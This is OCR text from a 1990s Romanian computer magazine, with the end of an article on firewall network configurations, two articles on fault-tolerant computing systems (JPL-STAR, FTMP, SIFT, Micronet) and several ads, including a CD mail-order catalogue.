Acordaţi doar acestor persoane posibilitatea de a accesa anumite noduri identificate (trusted) dintr-o reţea externă. Firewall-ul va permite trecerea doar pentru acei utilizatori de afară care au fost identificaţi şi vor avea acces doar la un anumit nod din reţeaua cu securitate. Acest tip de acces este netransparent, ascunde adresele IP la ieşirea din reţea iar dreptul de acces se acordă în mod individual.

Pentru aceşti utilizatori cu drepturi se permite accesul la Internet cu servicii http, ftp... Acesta este cazul majorităţii utilizatorilor. Utilizatorii cu drepturi se duc la sockets server, care este acum firewall şi au acces la Internet. Accesul este transparent. În acelaşi timp adresa IP a utilizatorului este ascunsă.

Nodurile selectate vor putea avea conexiuni securizate spre Internet.

Acesta a fost un exemplu clasic de legare la Internet prin conexiune WAN ieftină. O reţea protejată comunică cu Internetul prin firewall, spre un alt firewall ce protejează o altă reţea. De exemplu, la o firmă cu două sedii care lucrează în aceeaşi reţea, firewall-ul asigură intimitatea, integritatea şi autenticitatea transmisiei.

În fine, o altă situaţie tipică este cea în care lumea din afară trebuie să facă schimbul de poştă electronică doar cu un singur calculator gazdă, ce se află în reţeaua proprie protejată. Utilizatorii unei reţele neprotejate pot trimite mesajul prin firewall doar la serverul privat de poştă electronică. Acesta poate fi accesat de utilizatorii din reţeaua protejată. Cel care trimite mesajul din exterior ştie doar adresa IP pentru firewall, care va ruta mesajul la mail server, fără ca expeditorul să afle adresa IP a acestui server.

Există o serie de posibilităţi şi vor fi şi mai multe în viitor. Softul şi hardul devin mai sofisticate pe zi ce trece şi o abordare în detaliu poate deveni depăşită în momentul publicării. Pentru cei interesaţi de domeniu amintesc o listă de materiale publicate:

Building Internet Firewalls (Chapman & Zwicky, O'Reilly)
Firewalls and Internet Security (Cheswick & Bellovin, A-V)
DNS and BIND (Albiz & Liu, O'Rilley)
Unix System Security: Guide for Users & System Administrators (D.Curry, A-V)
Titluri IBM:
SC31-8279 SNG Firewall Installation & Basic User's Guide
SC31-8280 SNG Firewall Advanced User's Guide
SC31-8173 Systems Monitor for AIX V2R2

Domnul Harrison Forbes conduce compania T&C onsulting, Inc. Poate fi contactat (în englezeşte sau româneşte) prin e-mail la: **cforbes@ibm.net.**

EUnet
Connecting Europe since 1982

Mai ieftin ca fax-ul,
Mai rapid ca DHL-ul!

Internet
TCP/IP

Cele mai moderne, ieftine şi comode soluţii de comunicaţii electronice şi conectare la Internet, de acum şi la dispoziţia dumneavoastră!

EUnet Mail - Fax - Delivery
New!

telnet
ftp
gopher
www

EUnet Romania SRL Bd. Unirii 20, Bl. 5C, Et. 2, Ap. 14, Sect. 4, Bucureşti

Modem: 410.1162, 8N1, Username: info, login: info,
Tel: 4100100, Fax:4103883, E-Mail: info@eunet.ro

DORIŢI SĂ DEVENIŢI ?

HEWLETT PACKARD
Authorised Reseller


PRIN CEL MAI NOU

HEWLETT PACKARD
Authorised Wholesaler

SYSTEM PLUS
Plus in quality
Str. Vasile Conta Nr.9 bis Bucureşti 2
Tel/Fax: 210.85.65, 210.85.70

TRIMITEŢI PRIN FAX LA NUMERELE 210-8565 SAU 210-8570 O SCURTĂ PREZENTARE A FIRMEI DVS. (MAX. 1 PAGINĂ). VEŢI FI CONTACTAŢI PENTRU DETALII.

Agora
on line
www.agora.ro



Internetul pe înțelesul tuturor!

Computer Press Agora a lansat o nouă serie: Informatica de buzunar. Primul titlu:

Internet de Arnaud Dufour, traducere din limba franceză de Petre Dimo

"Creativitatea globală care înconjoară planeta Internet și creșterea exponențială a rețelei sugerează perspective pasionante pentru ciberspațiu. Dar în timp ce lumea economică este invadată de produse noi, în marele public, Internet pătrunde mai încet.

Astăzi, în întreprinderi, Internet a devenit una dintre preocupările centrale. Cele mai multe se străduiesc să integreze fenomenul în strategia lor comercială și de comunicare internă sau externă, prin crearea de servere Web și de arhive de date compatibile cu tehnologiile proprii rețelei Internet.

Fenomenul a căpătat o asemenea importanță, încât a devenit necesară includerea lui în pregătirea de cultură generală necesară în pragul anului 2000.

Sper că această lucrare va constitui o modestă contribuție la cunoașterea instrumentelor Internet și va convinge totodată că Europa are o carte de jucat în dezvoltarea viitoare a "rețelei rețelelor". Competitivitatea țărilor de pe vechiul continent nu mai poate fi asigurată fără accesul la rețea al învățământului, cercetării și agenților economici.

Există încă loc pentru toată lumea pe rețea. Nenumărate societăți care s-au născut peste noapte demonstrează că Internet poate fi de asemenea o sursă de dinamism economic.

La un nivel mai general, Internet pare să fie un antidot puternic împotriva tehnocrației exprimată de cei ce nu privesc adevărul din față. Internet există, este rolul nostru de a inventa un mod de viață pe măsură.

Mulțumesc din toată inima lui Petre Dimo pentru generoasa sa traducere. Născută în urma unui schimb de mesaje electronice pe Internet, ea constituie un exemplu de oportunitate creată de existența rețelei."

Arnaud Dufour

Următoarele titluri pot fi comandate la editura noastră:

Autor	Titlu	Preț vânzare	Preț comandă cu plata prin ramburs*
Arnaud Dufour	**Internet**	**10.000 lei**	**8.000 lei**
Eugen Rotariu	**Limbajul Java**	**12.000 lei**	**10.000 lei**
Dumitru Rădoiu	**HTML Publicații Web**	**15.000 lei**	**12.000 lei**


*Prețul include cheltuielile poștale de expediție.

sunând la tel.: 065-166516, 01-2120288 sau fax: 065-166290, 01-2120288.

Sisteme tolerante la defectări

Domeniul toleranţei la defectări este unul de mare actualitate şi cu schimbări profunde în anii din urmă. Explozia din lumea calculatoarelor electronice a determinat regândirea multora dintre conceptele tradiţionale ale toleranţei la defectări şi a avut ca efect practic abandonarea vechilor structuri şi arhitecturi în favoarea unora moderne, la care concepte teoretice „clasice“ abia dacă se mai regăsesc.

De Aurel Şerb



ILUSTRATII: FLORIN FLOREA © 1996

Domeniul actual al sistemelor de calcul tolerante la defectări este unul cu o arie de întindere destul de vastă, el incluzând atât aspectele hardware cât şi pe cele software, atât prelucrările locale cât şi cele distribuite.

Una dintre preocupările majore ale oricărui cercetător din domeniul sistemelor de calcul este aceea a realizării unor sisteme de înaltă fiabilitate. Pentru obţinerea acestui deziderat s-au conturat două abordări, care sunt într-o anumită măsură complementare:

- evitarea defectării sistemului;
- toleranţa la defectări a sistemului.

Evitarea defectării sistemelor (sau *intoleranţa la defectări*, aşa cum a fost ea denumită de către Algirdas Avizienis) reprezintă abordarea tradiţională a problematicii. În acest caz, metodele cele mai folosite, care conduc la realizarea unor sisteme de calcul de mare fiabilitate, sunt următoarele:

- achiziţionarea celor mai fiabile componente, în condiţii de preţ şi performanţă date;
- utilizarea tehnicilor celor mai riguroase şi rafinate pentru interconectarea componentelor şi ansamblurilor de subsisteme;
- realizarea modulară a hardware-ului şi forme tipizate de interfaţare cu alte module;
- realizarea uşoară şi inteligentă a testării, în scopul eliminării defectelor hardware şi software de proiectare.

Odată ce proiectarea a fost terminată, este realizată o predicţie cantitativă a fia-

Scurt istoric


Istoria calculului tolerant la defectări consemnează ca un reper important anul 1948, când John von Neumann, în a sa "Hixon Lecture" de la Pasadena, a propus să fie acceptată ideea de a considera componentele unui calculator ca având o probabilitate de eroare diferită de zero și a sugerat triplarea cu votare ca un mijloc de îmbunătățire a fiabilității sistemelor.

În anii 1960 au fost construite două calculatoare utilizate în zborurile spațiale, tolerante la defectări, care au zburat în satelitul OAO și sistemul de ghidare Apollo, în timp ce pentru comutația telefonică a fost dezvoltat sistemul electronic de comutație, tolerant la defectări, **ESS**.

Proiectele inițiale pentru **ESS** utilizau două calculatoare care executau în paralel aceleași programe și erau comparate ieșirile lor. Dacă unul dintre calculatoare s-ar fi defectat, ele ar fi ajuns la dezacord, în urma procesului de comparare, și atunci urmau să fie utilizate diagnosticări pentru a vedea care mașină s-a defectat. Proiectele ulterioare au utilizat două procesoare, fiecare dintre ele fiind proiectat special pentru a detecta propriile defecte interne, astfel încât mașina cu defect putea, de obicei, să se identifice ea însăși.

Calculatorul **JPL-STAR** a fost dezvoltat pentru durată de viață lungă, în timpul unor misiuni spațiale îndepărtate. Acest calculator a fost subdivizat în unități funcționale (memorii, procesor aritmetic, procesor de control, procesor de I/O și procesor de testare și reparare). Fiecare unitate a fost proiectată pentru a detecta și semnala propriile sale defecte interne, concurent cu execuția programului curent. *Procesorului de Testare și Reparare* (**TARP**) triplat i-a revenit sarcina înlocuirii unității defecte cu o rezervă, astfel încât calculele să poată continua. În final, această arhitectură a fost subdivizată în unități funcționale mici și în multe cazuri numai una din fiecare tip era alimentată. Acest sistem "cu înlocuire dintre rezerve" a fost ales din cauza disponibilității de alimentare foarte limitată de la bordul navelor spațiale și din necesitatea unui timp de viață foarte îndelungat.

Schema organizării calculatorului tolerant la defectări JPL-STAR



În anii 1970 au fost dezvoltate câteva sisteme tolerante la defectări pentru controlul avioanelor comerciale. Două sisteme au fost dezvoltate pe baza acelorași specificații ale aceluiași sponsor NASA și au fost construite și testate ca prototipuri (multiprocesorul tolerant la defectări **FTMP** și sistemul cu toleranța la defectări implementată software **SIFT**).

Amândouă sistemele executau trei copii ale programelor, în hardware-uri diferite și votau asupra rezultatelor, pentru a masca defectele, dar făceau acest lucru pe căi foarte diferite.

bilității sistemului, utilizând ratele defectărilor, cunoscute sau previzionate, pentru componente și interconectări. Într-o proiectare intolerantă la defectări, "pură" (adică „neredundantă"), probabilitatea operării hardware „fără defectări" este dată de probabilitatea execuției corecte a programului. O astfel de proiectare este caracterizată prin decizia de a investi toate resursele de fiabilitate în componente de înaltă fiabilitate și în „rafinamente" de asamblare, împachetare și tehnici de testare. Defectările ocazionale ale sistemului sunt acceptate ca un rău necesar și sunt specificate metode manuale de mentenanță pentru corectarea lor.

Există însă câteva situații în care metodele de evitare a defectărilor nu sunt suficiente. Acestea sunt situațiile în care frecvența și durata timpului de reparare sunt inacceptabile sau unde sistemul s-ar putea să fie inaccesibil pentru activități de mentenanță manuală și reparații. O metodă alternativă la evitarea defectărilor este aceea a toleranței defectelor, metodă legată de utilizarea „redundanței". Un sistem poate fi proiectat pentru a fi „tolerant la defectări" prin încorporarea de componente suplimentare și/sau algoritmi „neobișnuiți", care încearcă să ofere siguranța că nu vor apare defectări ulterioare ale sistemului odată cu apariția unor stări funcționale eronate. Gradul de tolerare a defectelor (sau „acoperirea defectelor") va depinde de succesul cu care sunt identificate și detectate stările eronate care corespund defectelor, precum și de succesul cu care aceste stări sunt reparate și înlocuite.

Sistemele de calcul tolerante la defectări sunt acele sisteme de calcul care au capacitatea de a continua să-și execute corect funcțiile lor de ieșire, fără o intervenție din exterior, în prezența unei anumite mulțimi de defectări ce apar în timpul funcționării lor.

Prin execuție corectă se înțelege faptul că rezultatele obținute, ca efect al operațiilor din sistem, nu conțin erori, iar timpul de execuție al unei operații nu depășește o limită specificată.

Realizările de până acum au arătat că toleranța la defectări este o necesitate în câteva domenii, precum ar fi:

-Aplicații de calcul critice. Cerințele de toleranță la defectări cele mai stringente se pun pentru sistemele de control în timp real, la care calculele cu defecte pot primejdui viața omului sau să distrugă echipamente scumpe. Astfel de aplicații în timp real cer nu numai ca să fie corecte calculele, dar și ca orice întârziere asociată cu restabilirea după defectare să fie foarte mică.


-Aplicații de timp de viață îndelungat. Sistemele de timp de viață îndelungat sunt acelea pentru care nu se face niciodată mentenanță. Rachetele fără echipaj sunt exemplele cele mai dramatice. Sistemele de calcul pentru aceste aplicații au o redundanță înaltă, furnizând suficientă rezervă hardware pentru a menține performanța nominală până la sfârșitul misiunii. Acestea pot să efectueze sau nu calcule critice. Anumite sisteme se bazează pe diagnosticarea defectelor controlate de pe pământ și reconfigurare externă, în timp ce altele furnizează restabilirea în mod automat la bord.

-Aplicații care cer disponibilitate superioară. În sistemele mari, cu resurse partajate, pierderea ocazională a rezultatelor calculelor unui utilizator este acceptabilă, dar este inacceptabilă o cădere totală a sistemului sau distrugerea unei baze de date comune. Exemple de acest fel sunt calculatoarele de comutație telefonică și unele servicii comerciale partajate în timp sau sistemele utilizate în unele prelucrări numerice de semnal.

-Amânarea mentenanței. Într-un număr de aplicații costul de ciclu de viață a mentenanței neplanificate poate să fie mai mare decât costul toleranței la defectări. Aceasta este adevărat în special pentru câteva sisteme militare, care trebuie să aibă mulți oameni specializați pentru reparare, destinați direct acestor sisteme. Într-un mediu în care repararea la fața locului este scumpă, sau adesea este imposibilă, așa cum este cazul câmpului de luptă, toleranța la defectări devine atractivă. Dacă, după ce a apărut un defect, un sistem de calcul poate continua să opereze, în timp ce un modul defect este transportat la un atelier specializat pentru reparații, atunci poate fi redus numărul personalului de reparații de la fața locului, împreună cu echipamentul lor de testare asociat (care și el se poate defecta).


Ultimele realizări și studii privind perspectivele în domeniul structurilor și arhitecturilor sistemelor de calcul, al sistemelor în general, indică faptul că toleranța la defectări devine un atribut al tot mai multor calculatoare de uz general, nemaifiind un apanaj doar al unor domenii particulare.

Domnul Aurel Șerb este șeful catedrei de calculatoare din cadrul Academiei Tehnice Militare. E-mail: **aserb@mta.ro.**


Diagramele bloc simplificate ale calculatoarelor FTMP și SIFT
Module de memorie
Module procesor
M
P
Magistrale de acces interfețe
Unități de acces I/O
I/O
Calculatoare principale (C)
C
Magistrale și ceas redundant (procesoare și memorii grupate în triade)
Magistrale de acces memorie
a) Structura FTMP
I/O redundant
b) Structura SIFT

Toate procesoarele din FTMP erau sincronizate ca ceas și votarea era făcută prin hardware. Procesoarele din SIFT utilizau ceasuri independente, iar votarea și sincronizarea erau realizate prin software. (Vezi figura *„Diagramele bloc simplificate ale arhitecturilor FTMP și SIFT"*.)

Una din zonele cele mai noi pentru calculul tolerant la defectări este domeniul procesoarelor de semnal înalt paralele, care cer calcule atât în paralel, cât și pipeline, în scopul realizării unei rate foarte înalte a datelor care sosesc. Arhitectura *Micronet* a fost proiectată pentru această gamă de aplicații. Un grup de calculatoare care efectuează calcule identice, în paralel, este numit „șir". Fiecare calculator din șir recepționează date de pe o magistrală comună de


Structura Micronet de prelucrare a semnalelor
Legenda: C=Calculator activ
Cs=Calculator de rezervă
Cs*=Verificator
C
Cs
Cs*
Monitoare - logica de control a restabilirii

NOU !!!
WORLD ENCYCLOPEDIA of ORGANIZED CRIME
WORLD ENCYCLOPEDIA of 20th Century
Encyclopedia of U.S. ENDANGERED

Prin intermediul firmei noastre puteți comanda oricare dintre CD-urile din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs CD-urile solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 2120288.

TITLU	MED	SO	ISBN	PRET
AIR POWER	CD	WIN	763000159	53
AMERICA'S CIVIL WAR	CD	WIN	1564347664	53
AMERICA HERITAGE TALKING DICTIONARY V.4	CD	W95	763001171	74
AMERICA HERITAGE TALKING DICTIONARY	CD	MAC/PC	763002593	74
ARTRAGEOUS	CD	WIN/MAC	763002712	74
BODY WORRKS 5.0	CD	W95/3.1	763001791	88
BODY WORRKS 5.0	CD	MAC/PC	763001813	88
BROCHURES & MAILERS	3.5	WIN	1564343774	88
BUSINESS CARD PRO	CD	W95/31	763003611	59
CALENDAR CREATOR PLUS	CD	W95	763000612	88
CALENDAR CREATOR PLUS2.0	CD	WIN	1564344223	88
CALENDAR CREATOR 4.0	CD	W95/31	763005258	88
CHALLANGER	CD	WIN 31	763002631	45
CHINESE CARACTER TUTOR	CD	WIN/MAC	763007978	117
DAY PLANER PRO	CD	WIN	763004103	59
EXPLORERS OF THE NEW WORLD	CD	WINMAC	1572130849	74
FANFAREL PRESENTATIONS	CD	WIN/MAC	1572130849	74
IN GRANDMA'S ATTIC	CD	WIN/MAC	763002747	59
INFOPEDIA UK 96	CD	W95/31	763002259	88
INFOPEDIA 2.0	CD	W95/31	763002275	88
INFOPEDIA	CD	MAC	1572130679	88
INSTANT CALENDAR	3.5	WIN	1564343731	39
INSTANT FONTS	3.5	WIN	1564347753	39
KITCHEN GOURMET	CD	W95/31	763003840	59
LABELS UNLIMITED 20	CD	W95/31	763002232	74
LABELS UNLIMITED 1.0 IEN	3.5	WIN	1564343782	74
LEONARDO VERSION 2.0	CD	W3.1/MAC	763003654	74
LEONARDO THE INVENTOR	CD	WIN	1572130091	53
MARTIAL ARTS EXPLORER	CD	WIN/MAC	1572130091	53
MASTER COOK II	3.5	WIN	1564343765	59
ME & MY WORLD	CD	WIN/MAC	1572130520	53
MULTIPEDIA	CD	W95/31	763002259	88
MOSBY'S MEDICAL ENCYC.	CD	WIN	1564347346	88
MULTIMEDIA MBA SMALL BUSINESS EDITION	CD	WIN	1564345483	146
MULTILINGUAL TALKING DICT.	CD	WIN95	763002755	74
THE MUPPET CALENDAR	CD	WIN	1564348458	59
MY HOUSE2.0	CD	W95	763002321	102
OFFICEMATE	CD	W95/3.1/MAC	763003859	53
PATHWAYS THROUGH JERUSALEM	CD	WIN/MAC	1572130245	88
PC PAINTBRUSH CLIP ART LIBRARY 12000	CD	WIN	1564347605	74
PC PAINTBRUSH MULTIMEDIA LIBRARY	CD	WIN	1564346625	74
PC PAINTBRUSH MULTIMEDIA LIBRARY	CD	MAC	1564346617	74
PC PAINTBRUSH PHOTOLIBRARY 2500	CD	WIN/MAC	1564345076	74
PCPAINTBRUSH PHOTOFINISH 3.0	3.5/CD	WIN	1564347613	102
PFS :CV PRO 2.0	CD	W95/31	763001783	74
PFS :CV &JOB SERCH PRO IEN	CD	W95/31	763001783	74
PHOTOFINISH 4.0	CD	W95/31	763003603	88

TITLU	MED	SO	ISBN	PRET
SUPER ART PACK33.000	CD	WIN	763000108	59
TEACH YOURSELF CALCULS	CD	WIN/MAC	763001856	88
TIME MULTIMEDIA ALMANAC	CD	WIN95	763002682	88
UFO	3.5	WIN	156434780X	35
UFO	CD	WIN	1564347710	53
WORDSTAR 2.0 IEN	CD	WIN	1564343871	88
2000 HITGAMES (SHARWARE)	CD	WIN	763000876	39
1200 HITGAMES (SHREWARE)	CD	MAC	763001767	45
PACK BUNDLE	CD	DOS/WIN	763002380	59
KEY CAD PRO 2.0	CD	WIN95	763003638	53
KEY CAD COMPLETE	CD	WIN/MAC	1564343707	53
KEY CALENDAR DESIGNER	CD	WIN	1564349276	53
KEY DESIGN CENTER 3-D	CD	W95/31	763001872	53
KEY DRAW	3.5	WIN	1564346714	53
KEY FONTS 333 WITH BROWSER	CD	W95/3.1	763001120	53
KEY FONTS PRO 1555	CD	W95/3.1	763001120	53
KEY FONTS PRO 3003	CD	MAC	763000380	53
KEY FONTS PRO 121 WIN 31	3.5	WIN	1564348709	53
KEY GREETING CARD DESIGNER	CD	WIN	1564349845	53
KEY HEALTYHY INDULGENCES	CD	WIN	1564349721	53
KEY HOME GOURMET	CD	WIN/MAC	1564344045	53
KEY LABEL DESIGNER	CD	WIN	1564349683	53
KEY MEGA CLIPART 15.00	CD	W95/31	763001090	53
KEY MEGA CLIPART 15.00	CD	MAC	763001082	53
KEY MEGA MULTIMEDIA	CD	WIN	156434763X	53
KEY MEGA MULTIMEDIA	CD	MAC	156434665X	53
KEY ORG CHART	3.5	WIN	1564344029	53
KEY PHOTOCLIPS 2100	CD	WIN/MAC	1564346307	53
KEY PHOTO GALLERY	CD	W95/31	763001104	53
KEY PHOTO GALLERY	CD	MAC	763001112	53
KEY PRESENTER	3.5	WIN	1564347036	53
KEY PUBLICITY PARTNER	CD	WIN	1564349713	53
KEY RESUME DESIGNER	CD	W95/31	763003247	53
KEY SIMPLY FORMS	CD	WIN	763000213	53
KEY SOUND SENSATIONS	CD	WIN	1564347648	53
KEY TRANSLATOR : ENGLISH TO SPANISH	CD	WIN	1564345912	53
KEY WIN TUTOR 95	CD	WIN	763000140	53
AIR COMMANDERS	CD	WIN	763000590	30
AMERICAN HERITAGE DICTIONARY STAND'S	CD	WIN	763000590	30
ASTROLOGER	CD	WIN	1564349527	30
ATOMIC AGE	CD	WIN	1564349527	30
BARRON'S BOOKNOTES PLUS CLASSIC EDITION	CD	WIN/DOS	763005622	30
BARRON'S BOOKNOTES PLUS DRAMA EDITION	CD	WIN/DOS	763005622	30
BARRON'S BOOKNOTES PLUS MODEM EDITION	CD	WIN/DOS	763005614	30
BC RECERS	CD	DOS	763004693	30
BIBLE MULTIMEDIA	CD	WIN	156+4349675	30
THE BIG THREE	CD	WIN	763001260	30
BODY WORKS CLASSIC	CD	WIN	1564349799	30
BRIDGE COMPANION	CD	WIN	763002615	30

CD-uri prin poștă !

Concepte structurale și arhitecturale

De Aurel Șerb

Sarcina proiectării și înțelegerii arhitecturilor sistemelor tolerante la defectări este una dificilă. În primul rând trebuie controlate activitățile sistemului standard, atunci când toate componentele sale sunt bune. Este însă necesar și controlul sistemului, în cazul situațiilor complexe care pot apărea atunci când anumite componente se defectează. Dificultatea acestor sarcini poate fi mărită de lipsa sau nestructurarea clară a conceptelor și de utilizarea unei terminologii confuze. În prezent este un lucru obișnuit să vezi că diferiți oameni utilizează nume diferite pentru același concept sau utilizează același nume pentru concepte diferite. De exemplu, ceea ce o persoană numește defectare, o a doua persoană ar putea să numească defect, iar o a treia persoană să numească eroare. Însuși termenul de „tolerant la defectări" este utilizat ambiguu, pentru a desemna unele proprietăți distincte precum ar fi „sistemul are un comportament bine definit la defectare" și „sistemul maschează defectele componentelor".

Obiectivul calculului tolerant la defectări este de a dezvolta și certifica sisteme de calcul care funcționează într-o manieră satisfăcătoare în prezența defectelor.


Domeniul calculului tolerant la defectări cuprinde teoria și tehnicile de detecție și corecție a erorilor, modelarea, analiza, sinteza și arhitectura sistemelor de calcul tolerante la defectări, precum și tehnicile de evaluare a acestor sisteme. Tehnicile de bază utilizate pentru implementarea toleranței la defectări folosesc, fie codarea funcțiilor logice ale sistemului cu coduri redundante, fie recunoașterea erorilor și eliminarea acestora prin mascarea defectelor cu ajutorul elementelor multiple din sistem sau reconfigurarea funcțională a sistemului prin activarea unui element de rezervă, care să înlocuiască elementul defectat. Sistemele tolerante la defectări prezintă o partiționare funcțională ierarhică, la diferite nivele ierarhice existând componente redundante și mecanisme de restabilire care pot fi folosite pe diferite căi. Seturile de procesoare, memorii și dispozitive de intrare/ieșire sunt reconfigurate dinamic prin intermediul unor magistrale redundante, a unor rețele sau a unor noduri de comutație. Sincronizarea funcțională este realizată fie prin hardware, fie prin software. Restabilirea funcțională a sistemului se realizează prin mecanisme specifice atât nivelului ierarhic propriu, cât și unui nivel ierarhic superior.

